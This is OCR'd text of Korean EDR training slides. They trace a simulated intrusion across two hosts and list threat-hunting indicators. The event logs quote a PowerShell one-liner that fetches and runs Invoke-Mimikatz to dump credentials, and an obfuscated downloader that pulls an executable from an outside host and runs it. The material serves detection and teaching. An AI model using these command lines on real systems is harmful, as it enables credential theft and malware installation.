852d67a27e454bd389fa7f02a8cbe23f	

- 이벤트뷰어 실행(권한상승): **Process started EVENTVWR PARENT PROCESS**

EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-1: 192.168.0.150 이벤트




Alerted	10 hours ago
processEvent/timestamp	2019-07-09 16:33:14Z
processEvent/startTime	2019-07-09 16:33:14Z
processEvent/eventType	start
processEvent/pid	3892
processEvent/processPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processEvent/process	powershell.exe
processEvent/parentPid	4700
processEvent/parentProcessPath	C:\Windows\System32\cmd.exe
processEvent/parentProcess	cmd.exe
processEvent/username	VICTIM-1\victim1
processEvent/md5	852d67a27e454bd389fa7f02a8cbe23f
processEvent/processCmdLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe "IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds"

- **계정 탈취: Process powershell.exe started MIMIKATZ SUSPICIOUS PROCESS ARGUMENTS**

EDR 위협 탐지 | 공격 시나리오를 추적하다

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.



Victim-1: 192.168.0.150 이벤트 요약

1. 최초 감염

- 이메일 첨부된 파일 실행: 매크로 실행
- RAT 감염

2. 권한 상승 및 계정 탈취

- 파워쉘(파일리스) 공격
- 이벤트뷰어 이용(권한상승)
- Mimikatz 공격툴 계정 탈취 사용

3. 내부 확산 공격


이상한 이벤트에서 심각한 이벤트로 격상!!

Victim-2 호스트

EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-2: 192.168.0.151 이벤트




Alerted	12 hours ago
processEvent/timestamp	2019-07-09 16:07:39Z
processEvent/startTime	2019-07-09 16:07:39Z
processEvent/eventType	start
processEvent/pid	2904
processEvent/processPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processEvent/process	powershell.exe
processEvent/parentPid	2616
processEvent/parentProcessPath	C:\Windows\System32\cmd.exe
processEvent/parentProcess	cmd.exe
processEvent/username	NT AUTHORITY\SYSTEM
processEvent/md5	852d67a27e454bd389fa7f02a8cbe23f
processEvent/processCmdLine	poweRsheLL.Exe -EXEcutIONpOLICY BYPass -noproFiLe -WINdOwsTYle HIdDEN (nEW-oBjEct SySTem.neT.webcliEnt).doWNLoaDFiLE('http://m4lw4re.000webhostapp.com/scvhost','C:\Windows\TEMP\cute.exe');sTaRt-pROCeSs 'C:\Windows\TEMP\cute.exe'


- 연결 유지(백도어 설치): **Process started POWERSHELL DOWNLOADER**

EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-2: 192.168.0.151 이벤트





- **백도어 관련 생성된 파일 흔적**

EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-2: 192.168.0.151 이벤트 요약

1. 연결 유지


- 파워쉘(파일리스) 공격
- 백도어 설치

2. 자료 유출

- 바탕화면 중요 파일 탈취

내부 미팅 취소! 심각한 이벤트를 좀 더 파악해 보자!!

Triage Summary 분석


FIREEYE
연결유지
내부확산
정찰
초기침투
거점확보
권한상승
내부정찰
목적달성
WWW
RAT
W
EXE
1
2
EXE
EXE
EXE
EXE
EXE
EXE
EXE


다른 잠재적인 위협은 없는지 확인해 보자!!

위협헌팅 분석

침해 사고 조사

엔드포인트 가시성 확보!

Attack Life-Cycle




무엇을 찾아야 할까요?

의심스러운 커멘드 명령어
ProcessCmdLine contains lsass.exe (e.g. procdump).

의심스러운 프로세스
Parent process is PSEXESVC.EXE
Process name is PsLoggedOn, ProcDump, wmic.exe, powershell.exe..

의심스러운 예약작업
Task name matches "At₩d+"

의심스러운 PowerShell
Powershell command line contains
-encodedcommand
IEX $env:
Invoke-Expression $env:
-action writerun
-execution bypass
-computers



의심스러운 서비스
Service DLL matches "₩.jpg$|₩.gif$|₩.bmp$|₩.png$"
Service Path contains "₩AppData₩Local₩Temp₩"

의심스러운 프로세스
Process Remote Port is "443"
or Process Remote Port is "80"
and Not Process contains "chrome.exe"
and Not Process contains "iexplore.exe"
and Not Process contains "firefox.exe"


의심스러운 명령어 실행
net localgroup
net group "<PRIVILEGED USER GROUP>"
dir *.exe
dir *.ps1
net user /domain
net group /domain
tasklist /v /s
gpresult.vbs
whoami /all
net user krbtgt
dsquery

의심스러운 압축파일
----WINRAR----
-hp
.exe a

----7ZIP----
.exe a


----MISC----
certutil -encode

우리는 무엇을 놓치고 있나요?



어디에서 정보를 얻을 수 있을까요?

Look-back cache




- System Information
- User Information (rogue user)
- Tasks (persistence)
- Services (persistence)
- Prefetch (recently executed tools)
- Browser history. (initial infection)
- File Download History (initial infection)

STANDARD

Forensics snapshot

- Running Process and cmd line (rogue attack tools)
- Network activity (Port listing, DNS cache, …)
- File metadata for persistence items
- Disk and volumes
- Registry
- Event Log


침해시스템 분석 프로세스



Enterprise Search

